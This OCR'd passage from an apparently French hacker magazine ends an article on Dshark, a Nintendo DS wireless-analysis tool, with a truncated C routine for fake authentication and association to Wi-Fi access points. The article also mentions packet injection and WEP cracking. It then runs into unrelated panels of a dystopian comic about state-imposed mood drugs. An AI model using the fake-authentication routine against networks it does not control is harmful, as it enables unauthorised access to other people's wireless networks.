Avant de réaliser l'association à un point d'accès, le périphérique sans-fil doit se faire connaître de celui-ci, et il réalise pour cela une phase d'authentification qui se déroule en deux étapes. La première consiste à déclarer l'adresse MAC auprès du point d'accès. Si un filtrage MAC est présent, cette première étape n'aboutira pas. La suite est relativement simple: il suffit d'envoyer une demande "d'association", qui si elle aboutit, autorise le périphérique sans-fil à dialoguer avec le point d'accès.

Cette attaque a été implémentée dans le driver, bien qu'elle ne soit pas utilisée dans l'interface principale. Elle est réalisée par le code page suivante (le code a été tronqué pour des raisons évidentes de mise en page, NDLR).

Une grande partie de ce code est adapté de ce qu'a réalisé S. Stair, et je tiens tout particulièrement à le remercier d'une part pour le travail énormissime qu'il a fourni, et d'autre part pour l'aide qu'il m'a apporté lors du développement de cet outil qu'est Dshark.

```
int Wifi_DoFakeAuth(int macbase, int framelen) {
Wifi_RxHeader packetheader;
u16 control_802;
Wifi_MACCopy((u16 *)&packetheader,macbase,0,12);
control_802=Wifi_MACRead(macbase,12);
switch((control_802>>2)&0x3F) {
[...]
case 0x2C: {
[...]
      if(((u16 *)(data+24))[2]==0) { //status code successful
                  WifiData->is_auth = 1;
                  Wifi_SendAssocPacket();
      }
      else {
      if (WifiData->fa_tries++<20)
            Wifi_SendOpenSystemAuthPacket();
      else
            WifiData->is_auth = -1;
      }
}
break;
[...]
```

Conclusion

Les possibilités de la console DS de Nintendo sont toutefois limitées, car ne permettant pas la capture de tout type de paquet (ce qui permettrait dans ce cas de casser des clefs WEP, la console supportant très bien l'injection). Néanmoins, elle reste un formidable outil portable, qui peut faciliter l'analyse de réseaux sans-fil, et récupérer de l'information. Il est aussi possible de récupérer les ESSID des points d'accès ne broadcastant pas de beacon, mais cela sera peut-être le sujet d'un prochain article sur la DS. En attendant, les sources de l'utilitaire Dshark étant fournies avec cet article, vous devriez avoir de la lecture pour les longues soirées d'hiver.


Références:

[1] http://www.devkitpro.org - Le framework Devkitpro

Liens utiles:

http://www.akkit.org/ - Site de Stephen Stair
http://dswifi.1emulation.com/ - Forum dédié à la bibliothèque DSWifi

FUTURE EXPOSED, la BD. Suite du second numéro




Alors la marmaille ça gaze?Et toi ma petite puce comment va ta famille ?
Il n'y a en tout cas personne derrière lui. Personne de suspect du moins, rien que des gens du quartier. Juste ceux qui, pour conserver un semblant de liberté et de libre arbitre, ont accepté de vivre ici, dans les ténèbres, où la lumière du jour ne passe plus et où toute lueur est artificielle.


-1


A la surface tout est bien propre et lisse, Demian ne se sent pas à sa place dans ce monde de robots et d'hommes ultra disciplinés. Dans ce mirage de démocratie, la masse est endormie par la prise de Xanogène que l'Etat a su imposer à la population pour mieux la contrôler. Mais dans les bas-fonds l'ingestion de cette gélule est aisément contournable...
Voila pourquoi ici des types pissent encore dans les coins, des gamins jouent à la balle au milieu de la route et il y a encore des vendeurs de bonne beuh pour vous fournir vos joints, ou pire pour qui veut. A la surface tout ceci n'existe plus...ou du moins pour la populace, l'élite ne se privant pas de s'adonner aux vices qu'elle dénonce.
BAT MACHINE
BOATBRACK
AL
27

Pendant ce temps là, le Grand Ordonnateur expose son discours au niveau -1, sous les sifflets et quolibets des habitants...Ce genre de manifestation sert principalement à montrer aux populations de la surface que l'Ordre tente de rétablir un semblant d'autorité dans les niveaux inférieurs... et permet également, de manière plus insidieuse, de faire apparaitre des émeutes favorisant la mise en place de mesures de plus en plus répressives...



les dern...
effectués aup...
notre bien soumise
population d'Hecaton.
Parce que le G.O
vous aime...
vous aime...
rendez le lui....
C4TV
PION
NATIONAL

PUB ! « les derniers sondages le prouvent, le manque de productivité entraîne une augmentation des déprimes... Une seule solution, LogiWork, la seule molécule qui vous donne du cœur à l'ouvrage... »
Message financé par les laboratoires nationaux....

« Avant j'étais toujours emprunt aux doutes... je ne savais plus prendre de décisions....maintenant grâce à Xanogène j'ai enfin....

DOUTE
COLÈRE
STRESS
GALERE
NEVROSE
DÉPRESSION



je licencie à l'aise,grace au régulateur d'humeur, mon new coach!
A base d'anesthésiant de cheval.»
